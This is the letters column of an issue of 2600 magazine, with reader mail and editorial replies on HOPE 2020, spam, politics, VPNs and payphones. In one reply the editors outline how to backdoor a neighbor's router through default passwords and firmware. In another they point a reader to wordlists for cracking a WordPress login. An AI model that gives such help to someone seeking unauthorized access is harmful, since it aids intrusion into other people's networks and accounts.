
Rich

HOPE was indeed a bright spot in an otherwise dark year. We're glad you could be a part of it. And, as with all of our conferences, archives exist online and thumb drive collections are available.

Dear *2600*:

Gah, shame on me! Completely missed HOPE 2020, with all the stuff going on this year. Great that you provide it on one medium. I keep my fingers crossed that the U.S. gets out of development country state (incompetent leadership, internal division, crappy health system, no social security network). "Make America Truly Great Again" is really needed after what has happened there in the last almost four years. Hang on, please, all of you. Stay sane, stay safe, stay healthy.

Hagen

We're trying.

Dear *2600*:

Glad you are still there. I really enjoy learning from the people that support you. It was my first time attending HOPE.

Paul

You were far from the only one who was able to attend HOPE for the first time because it wasn't confined to a particular geographical space. We were able to turn the restrictions we were forced to abide by into something that made the event more global in nature.

Dear *2600*:

Thank you all for creating these thumb drives of HOPE 2020. My work kept me from being a part of HOPE again. If I ever become free of my employer, I might actually be able to attend. Thanks again. Hack the Universe!!

Martin

As this was a virtual conference, the archives are fairly close to what the event was, minus the live interaction we had throughout.

Dear *2600*:

HOPE taught me about social bots back in 2012. Every one of you is awesome. Thank you for doing this over and over again. You are all an indispensable public service.

Allen

You're very welcome. The only reason we were ever able to do this is because of the encouragement and support we received from people like you. Despite all of our past challenges and impossible accomplishments over the years, this one was particularly daunting. We hope the lessons we've learned here can be applied to the many challenges that will be there for all of us.

A Challenge

Dear *2600*:

I am an avid reader of *2600*. I am reaching out to you because I run a small boutique publicity agency in Birmingham, Alabama and I have a unique cause I have taken on that may possibly be of interest to *2600* readers. I wondered/hoped one of your writers might be interested in covering it. Allow me to apologize in advance for being long winded here.

On July 23rd, 2018, a hiker was found deceased in his tent at the foot of the Florida Trail in Cypress National Preserve in South Florida. He had no cell phone, no ID, no credit cards or other identifiable possessions. He did, however, have $3,400 cash. After an artist rendering was placed online by the Collier County Sheriff's department and spread through Facebook, more than 100 tipsters came forward to state that they had met the hiker on various sections of the Appalachian Trail, The Pinhoti Trail (Georgia-Alabama), and The Florida Trail over the course of the previous year. Fifteen of these tipsters produced photos either of or with the hiker. He went only by various trail names and told no one of his true identity. His backpack contained several notebooks with what was later determined to be computer code, some of which has been traced to the Screeps app. Several tipsters reported the hiker stating he was a resident of Brooklyn and had previously worked in the tech industry there and, after mapping his various encounters, it's been determined that he began the Appalachian Trail at a New York trailhead. There are a number of clues, such as the high caliber of his backpacking gear, the cash roll on his person, and the hiker having had perfect teeth and no past discernible dental work that led investigators to believe he was of financial means.

This case has both fascinated and perplexed detectives and curious parties alike, who can't understand how more than 100 tipsters have stumbled upon his photos and recall meeting the man on the trails, yet not a single person outside of the trails has come forward that knew him in the real world. A campaign was brought about to have his DNA uploaded and compared to the national database, but this is time consuming. I am working the case in kind to raise awareness, simply in hopes of helping to identify him. As you can imagine, a major civilian guerrilla campaign has developed and grows exponentially by the day, with a heavy presence on Reddit and Facebook. I have access to the 15 photos of the hiker, as well as "crime scene" photos and scans of his notebooks and handwritten code. I'd love to have this story considered by your editorial department and can put you in touch with the key players in the investigation. I've included a link below to the leading resource for the hiker.

My apologies again for being so lengthy here. I would be thrilled to speak further and answer any questions you may have and I thank you kindly for considering.

whoismostlyharmless.com/

Mat

We've actually been aware of this case for a couple of years and found it to be quite fascinating. While initially we were keen on helping to figure out who he was, over time we grew to appreciate the fact that he clearly didn't want to be identified and that perhaps this was something we ought to respect. It's no small feat to remain anonymous in today's society, and to be able to pull it off after death - that is the epitome of a good hack.

Opportunities

Dear *2600*:

We found that you are (maybe) the owner/registrant of h2k.net. We're a computer club located in southwest Germany and would kindly ask if we could buy the domain from you.

The content of your h2k.net web page seems a bit outdated (last news from year 2000) and we would offer 100 euros for this domain.

If you're interested, please let us know.

Alexander

That site contains material from our H2K conference which took place in 2000. So that's why it might seem outdated. It's an archive. And we're not interested in giving it up because we like to preserve our history. We're not entirely sure why any other group would even be interested in that name.

Dear *2600*:

Do you want to learn to hack and do you like games? Do you want to try to see what it's like to be a hacker and learn how hacking works in practice? If you answered yes to these questions, we will be happy to welcome you to our evolving multiplayer hacking game. From the beginning of the game, you will learn all the basics based on puzzles and quests, which you can then apply, either when solving story quests or competing with other players. If you are interested in our game (World Wide Hack), do not hesitate to try it for free at hack.quantech.tech/. If you are interested in the community around the game and want to become part of it, join our active Discord: discord.gg/jbxfq6h.

Matej Wzo

Thanks for the offer, but we'll leave this one for our readers to judge. We're always a bit wary of anything or anyone that offers to teach people how to hack. It's just not that simple, unless you view hacking in a very simplistic way. That said, this could be fun for some people - we look forward to hearing any feedback and will pass it along.

Dear *2600*:

Earlier on 09/24/2020 07:20:22 pm, I sent you an email. Did you get it or do I resend it again?

Kim Omar Esq.

There's nothing quite like spam that follows up on itself. If you don't fall for the first one, they will try to guilt you for not responding. Now you have two emails to draw you in. This is where being antisocial by nature is a true advantage.

Dear *2600*:

Hi there, hope you're well.

I was wondering if you had the chance to read my previous email in regards to a potential partnership with [other publication redacted].

Looking forward to hearing from you soon.

Many thanks.

[name redacted]
Marketing Executive

We don't do partnerships. That's a real favor to you, by the way, as we would only make you miserable. You'd get bad publicity and become extremely frustrated at our inability to follow rules. Even though we have no idea what the rules would be, we already know we'd have problems with them. No, it's better for our two publications to remain independent of each other. We'll leave it to our readers to imagine what publication you could be, but we won't spill the beans as a courtesy from one publisher to another. Unless you keep sending us automated emails in which case we will print maps and diagrams. All the best.

Burgeons

Quest for Knowledge

Dear *2600*:

My apologies for bothering you, but over the weekend I found *Hacker Monthly* at a computer store and became transfixed with it! I was wondering if I might be allowed to submit a comic? Nothing elaborate, just your standard black and white, four-panel newspaper comic. It really does fascinate me, and I'd like to be a part of it.

Julia

Well, we're not a monthly and that's never been our name. We don't normally have comics but would certainly consider something that was relevant to our audience. Rather than ask permission, we encourage our readers to simply forge ahead and submit whatever they feel might be appropriate for our pages.

And why do people apologize for writing us letters? It's the people not sending us letters who should be feeling guilty.

Dear *2600*:

What exactly does "Vote Science" mean? It's at the top of the web page. What if the most corrupt out of the two says he sides with science? Do I vote for him because he said what I wanted to hear?

a2n

The mere fact that this is the first thought that came to mind for so many when seeing this statement is precisely why we pushed the point. Science is science. It shouldn't be a political issue. When people insist on making it one by accusing scientific facts of somehow having political agendas, we're more than happy to take the bait and back anyone who believes in science over wishful thinking. (The "vote science" statement showed up as a slide on the www.2600.com main page and forwarded to vote.org, a site that encourages people to vote without endorsing any particular candidate.)

Dear *2600*:

I'm getting fake postal mail. My emails and Cricket phone were hacked, and now my kid's iPhone. Our phones will not type certain letters on the keyboard or will do it on their own. I applied for SSD and been rejected four times, yet my doctor's office has determined I qualify. Every time I make a call, it will just do long rings or a bunch of static. I even hear the same people's voices for my cable and utility customer service line. I struggle explaining all this, especially to police - they think I'm crazy. But I have proof. Where do I start?

Have a blessed day!

T

We're not the ones in need of a blessed day. We hope you're able to find peace, and the first step may be to not be as dependent on technology. It's very unlikely that all of these things are related. Most times, the symptoms you describe are the result of devices simply not working properly, as well as products of bureaucracy and incompetence that we can find everywhere. It's very easy to convince yourself that this is all part of something bigger, but that rarely happens outside of fictional TV plots. We strongly suggest not getting police involved.

Dear *2600*:

I don't understand a website like this one taking a political stance and allowing political ads. I mean, I get that you need money but damn.

a2n

You again. Well, this shows us that one of the wonders of science is that oftentimes just when you think you've reached the boundaries of a discovery, a whole new world of uncharted territory suddenly opens up and the journey of exploration begins anew. Your letter is an example of this, as we thought we had already addressed all of the possible misconceptions, only to find a vast new universe awaiting us.

If voting for science is considered political, then voting against science is also a political stance. Why anyone would embrace such a thing is beyond us. Calling someone ignorant is meant to be an insult, but when they go ahead and embrace the very ignorance you're accusing them of possessing, it creates confusion and a good deal of disbelief.

A link to a site (vote.org) that does nothing but tell people how they can vote is hardly a political ad. That site (and ours) endorsed no one, but simply encouraged people to value science, something that used to be seen as a universally smart thing to do. Now apparently, being smart is also seen as a political statement. What times we live in.

Finally, this has nothing at all to do with money. We don't sell ads on our website and we certainly wouldn't charge ourselves for one if we did.

But damn, indeed. At least we agree on that.

Dear *2600*:

Are there any articles with a critique of NordVPN from a hacker's perspective?

John R

Funny you should ask. We recently received the following anonymous submission via SecureDrop:

Dear *2600*:

The huge VPN provider NordVPN (TEFINKOM, nominee directors also in "Panama Papers") are misleading many people all over the world. Many of the listed countries don't have a single server physically hosted in a datacenter.

They falsify the administrative information for their IP netspace which fools geo-lookup tools since they look at the listed country. Also, the contact information is false. Proof is by checking the AS,LIR (Autonomous System, Local Internet Registry) data and request from the appropriate RIR (Regional Internet Registry). Practically speaking, simply test bandwidth, latency for some of the unlikely countries like Iran, Iraq, and others. You will find high bandwidth throughput which is not possible or extremely costly to operate, let alone get permission from local governments. This endangers activists, journalists, and many other people for nothing, just money. The owners and a group of three to four people know this. They also use so-called requesters (consultants) to get them the LIR assigning of IP netspace with false information.

I do not confirm if I have worked or still work for NordVPN. Your IT department will confirm this when checked. For background information, what they do, how, and ways to verify, please refer to the following research paper: www.imperial.ac.uk/media/imperial-college/faculty-of-engineering/computing/public/1920-ug-projects/Williams,-James-(jw1317).pdf

Anonymous

We'll just let that speak for itself. For anyone else who wants to submit material to us anonymously and securely, simply visit 2600.com/securedrop.

Dear *2600*:

Why are they finding "2600" ballots everywhere?

Jef

We just can't seem to stay out of the news, no matter what. For the record, 2,600 uncounted ballots were found in Georgia because local officials didn't upload votes from a memory card in a ballot scanning machine. It was blamed on human error and corrected, showing why audits in close races are important. But it ultimately had no effect on the outcome of any race.

Dear *2600*:

Where do you find wordlists for login cracking? I am trying to crack a WordPress site.

D

There are a ton of these spread all throughout the net. You simply have to search for "wordlists" and you'll find them. Some are obviously better than others, but they also vary depending upon what you're looking for, level of complexity, etc., which is why it's impossible to just label one or two as the best.

Dear *2600*:

How do I use nmap? I'm new to it. Please help.

TE

We don't like to tell people to just read the manual or consult the help files, but seriously, why wouldn't you just do that? If you have the program, you also have the documentation on how it works. For those who don't know, nmap is a hugely helpful and popular program that that scans networks and reports back on everything from open ports to specific types of operating systems to all of the hosts on a specified network. It's all open source and a great way to find (and fix) network vulnerabilities.

Dear *2600*:

A question for those of you that work for and around ISPs... or move a lot of data around the Internet with rsync. Over many years, I have come to believe that some ISPs (or maybe Internet backbone companies) throttle rsync traffic to a slower-than-capacity rate. In these cases, I find rsync (port 873) traffic is horribly slow, but if I use SSH (port 22) as a transport for rsync, or even use a port other than 873, the performance is much better (ten times or more!). Am I smoking something here? Or is this real? I've seen very little on the Internet about rsync throttling. I actually had a case where a system a lot of people had to get to had great connectivity, but not over rsync and, after complaining, things suddenly got better without anyone admitting there was an rsync throttle in place.

Nick

Not only can rsync be throttled, but it's done quite frequently by system admins who don't want it hogging their bandwidth. As you've demonstrated, there are always ways to get around this.

Dear *2600*:

I'm connected on my neighbor's Wi-Fi. How can I put a backdoor on it?

Patrick

So you're freeloading off your neighbor, but that's no longer good enough. You now want to control their network as well and ensure future access? Understood.

The trick is to control their router. Many, many times, the password to the router is the default for that particular model. To find the model, connect to the router (usually 192.168.x.x or 10.x.x.x - you'll have to figure this out - a traceroute will reveal it) and look at the admin page. That should be enough to tell you the model and, with a little digging on the Internet, you should be able to find the default password. After that, there are endless possibilities involving installing firmware with backdoor access, connecting to other insecure machines on the network, changing the router password so that you now run the network, etc.

Note: If you're this guy's neighbor and you also read this magazine, change your damn router password ASAP.

Dear *2600*:

Are u a hacker?

SPAM

Really? This is what you choose to ask us? At least your name is honest.

Dear *2600*:

Hi! How would I apply to be on your podcast?

Tanya

That's a good one. We would suggest filling out the application form if we had one. And technically, we don't even have a podcast. What we do is simulcast actual over-the-air radio shows online. As we've been doing that since 1997, if you *consider them podcasts, that would probably make us the longest running podcast there is, not that anyone really cares. Back to your question: tell us who you are and why you would be an interesting guest, unless you want to apply to take over entirely. "Off The Hook" can be reached at oth@2600.com, "Off The Wall" at otw@2600.com.*

Dear *2600*:

Just got the Winter magazine. Does the membership renewal auto renew or does it send a reminder email at least ? I signed up for an annual membership during March 2020. Thank you.

VIKAS

We're not sure exactly what you signed up for. We have paper subscriptions, and digital digest subscriptions. For the former you'll get a reminder mailed to you and the digital digest subscription is forever into the future. We're hoping to get digital issue subscriptions in place for this issue, but our plates have been pretty full. Incidentally, you're now reading the Winter issue. You're probably referring to the Autumn issue, which came out in the winter. Hope that helps.

Dear *2600*:

I take it there's no plans for a 2022 calendar?

Anonymous

Our last calendar was in 2019, so it's quite unlikely there will be one for next year. We were spending more to produce them than we were bringing in and it was a ton of work, so we had to make a not-so-hard decision. And now they're all collector's items.

Dear *2600*:

Dear 10663 Magazine,

In 37:3, multiple people came forward with the same issue: Amazon sent them an email saying that "[large number]-The Hacker Quarterly didn't deliver." Basically, the omnipotent Amazon started to increment the "2600" of magazine name for each email. This is a great example of the German Tank problem. During World War Two, the allies needed to know how many tanks the Germans had. What they did was take the serial numbers from different parts of captured/destroyed tanks. From that, they could estimate how many tanks were being produced. Amazon just gave each of your subscribers a "serial number" and they randomly happened to write in with that number. Using the three numbers from 37:3 (9310,8040,8009) and my own (10663), I was able to get an estimate of your Kindle subscribers:

Around 10,000. This is a broad estimate, but given I only have four data points, and my estimate can be no lower than 8,064 (10,663-2,599), I think this is a decent estimate. I just want to see if it's correct. because I assume Amazon gives you the correct numbers.

Dante

Actually, they don't. We really have very little idea of how many subscribers we have or who they are. But we believe your figures are at least in the ballpark. We love that our name was all it took for this info to be revealed. And it's the first time we've ever been compared to German tanks.

Dear *2600*:

Please tell me ethical hacking.

Nazmus

The number one rule of ethical hacking is not to ask us about ethical hacking. Welcome to the dark side.

Dear *2600*:

Do you plan on bringing back the "Citizen Engineer" column and, if so, will PT and LadyAda be writing it? I rather enjoy any hardware hacking guides or tutorials you guys print and would like to see more.

Keep up the good work. *2600* has been a unique source of entertainment for me for nearly two decades.

And as an aside, most prisons/correctional facilities won't let multiple issues in unless you stick them in a manila envelope or mail them the same way new issues arrive (in the plain white envelope). I'm unfortunately out the money from four 1990s back issues I ordered this past summer. Just something to keep in mind! Thanks!

Vincent

With all of the challenges of 2020, the workload to continue that column simply proved to be too much. If that changes in the future, we would certainly give it serious consideration in our pages.

It sounds like the way to avoid the problems you had with back issues is to order them one at a time. Please let us know if that's how you want them sent and we'll replace the missing ones. We're curious if this is a common policy in institutions.

Dear *2600*:

"I'm well aware that I'm romanticizing the hacker culture. I'm sure I want to learn for reasons I can only assume to be narcissistic. Oh, look at me - I'm a regular Neo!"

Totally joking. But the suspicion from other "pro" hackers seems to boil down to that level of skepticism in my wanting to learn.

I'll be the first to admit that *Hackers* is my favorite movie, or that hacking as a culture was introduced to me via *The Matrix,* but my interest in learning how to code - and ultimately hack - is entirely my own interest, and *not* something I've romanticized.

I see the brotherhood of it, and this appeals to me as a misfit. I see the usefulness of it. I see the job opportunities. I've read about the high people get from manipulating a machine to act out their wills. How can my interest not be genuine?!

I don't want to hack for profit illegally. I'm not interested in black hat hacking. I want to learn it not only for a career, but for something to enjoy doing. I've played guitar for most of my life. I can't imagine not playing it. I even play it here in prison! That's the level of dedication I want to have. "What? I can't program anymore?! But it's my life!"

I'm writing to ask you where I should start. I assure you I'm not some snot-nosed 14-year-old who wants to learn hacking to steal money or steal intellectual property from EA. I'm 23 years old, I get out of prison in early 22 (hopefully late 21), and I want to have a stable career that doesn't limit me to one thing. I've put my mother through so much over the years, I just want her to not have to worry about me. I see our society's reliance on technology, and I know coding will always exist. A career in the tech industry is what I want and need, not only for personal reasons, but for financial independence and emotional security from and for my mother's sake.

I just want to know where to begin. How should I get into this? What should I start to learn if I want to be in cybersecurity or a systems administrator? Any advice would be highly appreciated!

Shawn

Only you can answer these questions because you're the only one who knows what motivates you and captures your imagination. What we can advise is to not overthink the career path too early in the game; it almost never works out the way you plan it. Instead, open up your mind to a wide variety of topics that you have an interest in. Read as much as you can, find groups of people who share your interests and are open to sharing information. Over time, pathways will open if you remain dedicated. It's quite likely this won't solve your immediate needs, so it's important to have other plans in place, even if they're not ideally what you want. You may need to balance your time between what you have to do and what you want to do. As long as you don't give up the latter entirely, you always have a shot at the two merging down the road. Remember to be patient and to help others who are going through similar challenges. Best of luck.

Dear *2600*:

Have been reading your stuff about USPS Informed Delivery with interest. I moved into a new place a few months ago and still get images of the previous occupant's mail in my digest. That seems weird, right? Is that happening for other people?

Dan

As long as the post office thinks the recipient is valid, anyone registered for the service at that address would see images of their mail. We assume their actual mail is landing in your mailbox and not being forwarded. However, if their mail is being forwarded and you're still seeing the images, then that is indeed weird and a possible gap in the system, where one part of the post office isn't communicating with another.

Dear *2600*:

Curious. Is this the email address we submit payphone photos to?

Geoff

No, it isn't. You've reached the letters department. But we've been known to exchange content with other sections. It just can add time to the process. (For the record, the correct address is payphones@2600.com.)

Dear *2600*:

Alright, I'm going to be honest here. I don't even know enough to be a script kiddie. I'm really interested in learning programming, as well as a lot of other stuff to do with technology and computers. Where do you recommend I start learning this stuff? Where did you learn it from? Were you self-taught or did someone else teach you programming?

Arabelle

You may be surprised to find out that not all hackers know programming. The two are not always related. Hacking is questioning, experimenting, and collaborating, constantly trying to think outside the box. It can apply to almost anything. Programming is very methodical and involves focusing on a particular task using a specific set of rules, such as those found in the programming language of choice. You can certainly learn programming in a variety of ways, through classes, books, or experimentation online. Learning hacking isn't nearly as straightforward as it involves a state of mind that either exists in someone or doesn't. And if it does, you don't really need a teacher. You simply need to keep experimenting, asking a lot of questions, and learning. Of course, a hacker mentality is a great thing for a programmer to have. But it can also help immensely in virtually any field.

Persistence

Dear *2600*:

I just wanted to check in one last time to see if I could share your article on my LinkedIn, as I think my audience would find it quite useful.

By the way, have you had a chance to check out the "ultimate Bitcoin price" page that I sent over in the previous couple emails? Perhaps it could be a nice additional information source for your readers

What do you think?

Jesus

We think this may be a big piece of ongoing spam that's been annoying us for months and which might have prompted an act of solid revenge that you surely have felt the effects of by now. What do you think?

Dear *2600*:

I am a marketing specialist. I have an idea for a great article. Think it would be interesting and informative for your readers. I would be grateful if you could post our article with a do-follow permanent link on 2600.com.

If you're open to discussing that, please let me know!

Ron

Here's a marketing tip that you can pass on to your colleagues. (This one's free.) When you start a letter by saying you're a marketing specialist, your potential audience almost completely evaporates in milliseconds. If you give us "a do-follow permanent link" on your site, we'd be happy to write a more in-depth piece on how unsolicited marketing emails are the scourge of *the earth. Let us know when we can schedule a call. We'll remind you every day for the rest of your life.*

Writer Inquiries

Dear *2600*:

Ahoy! I have been honored to get two articles published in our magazine. Do writers still get swag in exchange? If so, I would love some. Thank you.

Michaleen

Yes, of course you do. In fact, you should have been contacted once your articles were printed. If you weren't, perhaps there was a problem with the email address you used. Sometimes people anonymize to the point where we can't get back to them or their email address changes between the time the article was submitted and when it was printed. In such cases, we will work tirelessly to make sure our commitments are fulfilled.

Dear *2600*:

How do I submit a phone booth picture? I checked the web page and couldn't find an obvious answer.

Danny

We are not on top of our web page game, that's for sure. The address to send those submissions is payphones@2600.com. You'd think we would have mentioned that somewhere on our own site. How embarrassing.

Dear *2600*:

Hi there, I have a photo of a payphone from Bergen, Norway that I would like to submit for consideration for print. I spotted the payphone while my wife and I were walking around and asked her to take a photo of it specifically with *2600* in mind. The photo is 7.9mb in size. Should I send it in jpeg format or would it be better to compress it? Thanks!

grumpychestnut

As long as it can be sent in email, there's no need for compression. The higher the quality settings are, the better. If necessary, multiple pictures can be sent in multiple emails.

The Power of the Net

Dear *2600*:

I have been reading *2600 Magazine* for about 12 years. I was from the New Jersey area and found you on 99.5FM on the radio in New York City. Your magazine is good reading and content.

I found on the AT&T website (under Broadband Details / Network Practices) a list of ports that are monitored or blocked. In your Internet experience, is that good or are they overdoing it? Below is a cut-and-copy pasted list of ports.

Thanks in advance, have a wonderful day, and stay safe and healthy!

Port 0/TCP: Port 0 is a reserved port. This port should not be used for any applications. Blocking protects our customers from potentially harmful types of network abuses.

Port 19/UDP: Port 19 Chargen is a protocol designed to generate a stream of characters for debugging and measurement. Because more recent tools have been developed for measurement and debugging purposes, blocking protects against use of this port in Reflective DDOS attacks.

Port 25/TCP: Simple Mail Transport Protocol (SMTP) is used to send email. Port 25/TCP may be blocked from customers with dynamically-assigned Internet Protocol (IP) addresses to protect systems from becoming a mail relay for SPAM. Customers can subscribe to AT&T SMTP services if they need to host an SMTP server on the Internet.

Port 68/UDP: Port 68 is used to obtain dynamic IP address information from a dynamic host configuration protocol (DHCP) server. Port 68 may be blocked to eliminate the risk of exposure to a rogue DHCP server.

Port 123/UDP: Network Time Protocol (NTP) is used to accurately synchronize computer time of day to a reference time server. Some aspects of Port 123 may be limited to minimize malicious use. Poorly-configured NTP servers can be used for Reflective DDOS attacks, and some devices provide NTP service inadvertently, which exacerbates the port's malicious use.

Port 135/TCP: NetBIOS is a network file sharing protocol and is also known as Common Internet File System or LanManager. Blocking protects customers from exposing files unintentionally, worms, and viruses.

Port 139/TCP: NetBIOS is a network file sharing protocol and is also known as Common Internet File System or LanManager. Blocking protects customers from exposing critical system files unintentionally, which could give system access to a malicious actor.

Port 445/TCP: NetBIOS is a network file sharing protocol and is also known as Common Internet File System or LanManager. Blocking mitigates a potential threat to certain operating systems. Similar to our blocking of Ports 135 and 139, blocking Port 445 protects customers from exposing files unintentionally, worms, and viruses.

Port 520/UDP: RIPv1 - UDP port 520 is used by the Routing Information Protocol (RIP) to share network routing information. RIPv1 was designed to support route information sharing on small classful (class A, B, C, D) networks and has limited usefulness in today's classless networks. Port 520 has been used by malicious actors to generate Reflective DDOS attacks.

Port 1900/UDP: Universal Plug and Play (UPnP) is a protocol standard designed to allow device discovery over a local network. Some home routers may expose this port to the Internet, which could allow attackers to defeat the security attributes of Network Address Translation (NAT) and allow attackers to use the port for Reflective DDOS attacks.

Port 3479/TCP: Twrpc is a protocol used for remote management of end user devices. Blocking this port protects customers from improper use of the port, which can cause end user device instability.

Port 7547/TCP: CPE WAN Management Protocol (CWMP) is a protocol used for remote management of end user devices. Blocking this port protects customers from improper use of the port, which can cause end user device instability.

Port 49152/TCP, 49955/TCP, 50001/TCP, 51001-51003/TCP, 51010-51011/TCP, 51020/TCP: These ports are numbered from the dynamic/private ephemeral port range. Their use varies according to implementation and may include end-user device management. Blocking these ports protects customers from malicious activity, which may include data exposure or attacks against the end user devices.

Port 61001/TCP: Internet Protocol Detail Record (IPDR) is a specification used to collect information from end user devices including device configuration data. Blocking TCP port 61001 prevents certain types of malicious activity including data exposure and end user device attacks.

Robert

Thanks for sharing. We'd be curious to know from our readers if any of these are outdated or misguided, as well as any additional fun activities happening on other ports.

Dear *2600*:

It makes my head hurt knowing anything and everything can be manipulated on the Internet and at the same time, 99 percent of people regardless of religion, political background, or sexual preference get their info from the Internet including myself, and we all think we actually know something.

Chris

We do. We know that people can be led into believing anything if they treat random Internet sources as legitimate. That's been the basic theme of the 21st century so far.

Threats

Dear *2600*:

There are many white supremacy anarchists hacking the web in Arizona. They are stealing any passwords made by anyone's devices. They are locking me out of all my devices in Arizona. I still think these groups are from Utah. But I might be wrong. *2600* communities around the world, I need your help if you're willing to accept. Empty all credit account balances of this hate group that keeps me from downloading information that I need to complete any course in my daily college lifestyle.

Daniel

You certainly would seem to need as much help as you can get. One question before we proceed: if we empty the "credit account balances" of these hate groups, we are in affect wiping out what they owe. Is that what you want or do you want us to wipe out their bank account balances so they have no money to spend? Awaiting clarification and, as always, happy to serve.

Dear *2600*:

ALL THE GOOD HACKERS FROM THE WORLD AS WELL AS THE ANONYMOUS TEAM MUST JOIN TO HELP ALL PROOVES OUT OF DEMOCRATS BIDEN TEAM HACKING THE SYSTEM USING MILITARY SUPERCOMPUTER HAMMER AS WELL AS RELEASING OUY ALL CONVICTIONS ABOUT THEIR CRIMES AND LINKS TO EPSTEIN & CO. ASAP!!!.

Sos

We didn't change a word. That would have been wrong.

Dear *2600*:

I am writing in order to get help from a community as some people are trying to harm people I care about. Please let me know.

Alex

Well, the election is over. Did that help? If not, details would be nice.

Dear *2600*:

I don't know who else to ask and I don't even know if you will respond to this, but I need your help. I play this game on a site called Roblox and recently my account was hacked and my pets in a game called *Adopt Me!* were stolen from me. The game developers are not restoring my items, so I just wanted to know if you could help me by getting them back for me. I don't know who else to ask for help and you might have bigger things to deal with right now, but I would very much appreciate if you did help me get my pets back.

kaelynn

Let's clear up some confusion. Your virtual pets are not real. We happen to live in the real world. What you need to be doing is talking to a virtual entity who gives a virtual shit about this kind of thing. This is an Other World Problem that we have no desire to get embroiled in. The world we're in is challenging enough.

Hard Decisions

Dear *2600*:

My wife's iPhone had about nine months of great photos of our kids. We still have the phone and she knows her Apple ID and password, but the software broke and the only official next step is factory reset. Before we say goodbye to the photos, is there any tool we can use (or consultancy we can pay for) to boot the drive and copy the photos?

Geoff

By default, an iPhone will sync with iCloud so your photos should be there. If you opted out of this service, there are numerous methods to at least try to restore the content. If your phone is still working in any manner, then it's much more likely you'll be able to find some way of accessing the pictures. The factory reset will ensure that you never get them back if they weren't backed up anywhere else. We assume you've talked with Apple about this. Be sure to get a second opinion if told there's nothing that can be done.

In the future, we trust that you'll make sure pictures are copied to other devices that you control (tablets, computers, flash drives, etc.) or stored in the cloud and maintained by huge megacorporations. Phones are constantly getting lost, stolen, or dropped into toilets. Every *electronic device will eventually break, so always have a backup for when that happens.*

These Times

Dear *2600*:

I've been watching/listening to other stuff (so much these days), but I punched in your site to see if you guys were still around. Very impressive you are still at it, but the first thing I punched up sounded like CNN commentary dump on Trump, which I am so sick of hearing people twist shit around to the point where 100 percent of what this guy says or does is completely wrong!

I don't know about you, but in my lifetime, I've met some *real* assholes, but not 100 percent everything all the time like MSM portrays Trump....

He hates Mexicans, he thinks they are *all* evil killers.

He hates blacks.

He hates women.

He says rude stuff to people (even though we say rude shit about him hourly on every channel).

He's a racist. No, he is a Super Racist. The most racist racist... the ultimate racist that ever raced! etc.

Always a conga line of people analyzing every word and finding negative connotation in *anything*.

The news isn't even news anymore... just a bunch of sore loser opinion whores. Speaking of whores, they embrace Stormy and give her the key to the city? Because she performs the best gangbang? Nope, because she hates Trump along with her 1/1024th of an attorney.

I even asked *my* attorney the other day if he thought it was normal to pay some whore to shut up about an encounter. He said it happens all of the time. I then asked if the whore changed her mind and decided to threaten to go public if she didn't get *more* money, wasn't that some sort of extortion or blackmail? He literally said well, technically maybe, but I know who you are talking about so the answer is *no way*. I asked why do you instantly say "no way" when it comes to Trump? His response (not joking here) was "Just look at the guy!"

Anyway, I could go on, but you get the point. I would say I'll see you in another ten years, but my doctors say I won't be around that long, so I guess I am just out. I guess your target market is supposed to be others in New York anyway.

Steve

First off, we hope you stick around and get healthier. Your own well being should always come first.

As for your opinions, you're certainly entitled to them. But so are others and, whether you choose to believe it or not, we are living through some unprecedented times. Without taking into account any political affiliation or stands on particular issues, it's well accepted that the person you're referring to is incompetent, racist, sexist, and an overall jerk, among many other things. This comes from people who have been in his inner circle, fellow members of his party, foreign dignitaries, business partners, employees, and a whole lot more. This is before even introducing political opponents, the media, and the majority of Americans who voted against him - twice. We don't have the time, space, or inclination to outline all of the damage he has caused in his nightmare of a term. For that, we suggest the media and the commentaries that you refuse to pay attention to.

But we have reason to be positive. In other places, we would be solving this problem with coups, assassinations, and civil war. As we have seen, these people are not above any of that. However, more of us still believe in our system. That's why so many people have been turning out to vote in recent elections. That's why the institutions of Congress, the courts, and our entire legal system have been able to prevent things from really getting out of hand. We've lived through a true stress test and now we need to build a better system so we never face this sort of threat again.

We'll ignore the vile manner in which you refer to people since this is a part of the sickness that has been unleashed in our midst and is no doubt wrapped in various levels of frustration, subjects that we can and should address. But don't let our desire to engage and treat opponents fairly mask what we believe to be the overriding truth: we have been living through a major crisis and the very future of our nation is at risk if we don't all rise to the challenge. And what we've witnessed so far fills us with hope.

Dear *2600*:

I worry about dementia. I can still imagine how software uses recursion to solve its problem. I see stacks and queues, object inheritance, and some instances of AI when I use software. But I feel something is lost. It's fuzzy. It's strange; I'm losing parts of my thoughts but gaining new areas of thought. I just wish I knew for sure if I'm losing it.

Craig

You can always get yourself checked out to address your concerns. Some of what you describe sounds very familiar to some of us. But constantly worrying about anything is never healthy. We also suggest going outside as often as possible.

Appreciation

Dear *2600*:

Before the year concludes, I'd like to properly convey my thanks. I really enjoyed being a part of the HOPE 2020 volunteer team. It involved a lot of firsts for me. It was my first time volunteering for a HOPE conference. It was also my first time using a help ticketing system as well as Matrix chat. Everything was relatively easy to get the hang of, and HOPE staff were of great help along the way. I would love the chance to do it again, whether it's another virtual conference or a physical one. This year has been a hard one for all of us, especially those of us who have lost loved ones. Participating in HOPE 2020 was a much needed, and deeply appreciated, nine-day respite from the personal hardships I have had to deal with this year.

Thank you!

dulcedemon

Thanks for being a part of it. While the year has already concluded, this is still technically our last issue of 2020; we're just way behind still. With a positive attitude, we'll catch up and get past all of the hell we've been experiencing.

Dear *2600*:

I wanted to say thank you to the *2600* team for your thoughtfulness in keeping me updated on the status of my package. I am very, very, very happy with the shirt and the mask! I love the front and the back of the shirt! I had many expectations and I am blown away.

I love the mask! I want to wear it when I go out and see if anyone 1) recognizes it and 2) will come to me and start a conversation. The loopie things that go around the ear are kind of short, but I am guessing I can figure out a fix to modify the cloth loops. Maybe cut them in the middle and add an extension of sewn cloth. I will do some research on YouTube and such.

John

We've gotten many rave reviews of our thank you gifts to everyone who bought a ticket to HOPE 2020. We would not be here today were it not for people like you.

Dear *2600*:

Is there anyone here who watches *Halt and Catch Fire* multiple times like a maniac or am I just trying to relive my childhood in the 80s? I'm sure I'm allowing the show to romanticize how great it was, given we have Wi-Fi, massive amounts of memory, and easy access to the interwebs.

Different John

This is indeed a decent show which highlights the early days of personal computing and the development of the net. While there are some characters we couldn't stand, the writing was good and the attention to technical detail of a caliber not usually seen in such efforts. Incidentally, many of the early computers featured were provided by our friends at the Vintage Computer Federation (vcfed.org), an organization well worth supporting for their work in preserving a large number of these ancient machines.

Dear *2600*:

Funny... I never had an addiction to taking pics of payphones until I started reading *2600*.

